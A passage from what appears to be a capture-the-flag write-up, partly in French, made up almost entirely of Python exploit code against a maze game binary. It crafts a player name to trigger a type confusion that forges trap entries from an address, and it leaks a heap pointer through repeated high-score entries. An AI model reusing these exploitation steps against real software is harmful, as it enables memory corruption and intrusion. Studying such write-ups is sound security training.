        n_fake_traps = addr & 0xff

        # To be able to load enough fake traps we will need
        # to create a bunch of dummy high scores (so the rank
        # file is big enough when loaded as fake maze otherwise
        # loading fails because file is too small vs n_fake_traps)
        N_HS = 21

        # w*h = n
        w = n                           # number of bytes we read
        h = 1
        name = b""
        name += b"A"*N_HS               # fake author (L_author = N_HS)
```

```
        name += b"\x04"             # type confusion
        name += p8(w)               # w
        name += p8(h)               # h
        name += b"#"*w*h            # dummy grid
        name += p8(n_fake_traps)    # n_traps (lsb of addr)
        name += p64(addr >> 8)      # rest of the address
        name += b"A"*16             # padding

        assert len(name) <= 128
        register(p, name)

        # Solve maze to save score with our custom name
        solve_easy_maze(p)

        # add dummy highscores to be able to load up to 256 fake traps
        register(p, "B"*127)
        for i in range(N_HS):
                solve_easy_maze(p)

        # Load rank file as maze
        p.sendline("3")
        p.recvuntil("menu.")
        p.sendline(maze_name+".rank")
        p.recvuntil("Exit")
```

7.1.2 Leak de la heap

```
def heap_leak(p):
        print("[+] Leaking heap pointer...")
        register(p, "A"*127)
        create_easy_maze(p, "leak", 5, 3, 1, 0)
        for i in range(128):
                solve_easy_maze(p)
                print(".", end='')

        p.sendline("3")
        p.recvuntil("menu.")
        p.sendline("leak.rank")
        p.recvuntil("Exit")

        p.sendline("6")

        resp = p.recvuntil("Exit")[:]
```

```
        grid_ptr = resp[162:resp.find(b")\r\nRank")]
        grid_ptr = unpack_ptr(grid_ptr)
        print("\n--> Heap leak : %s"%(hex(grid_ptr)))
        p.interactive()
        return grid_ptr
```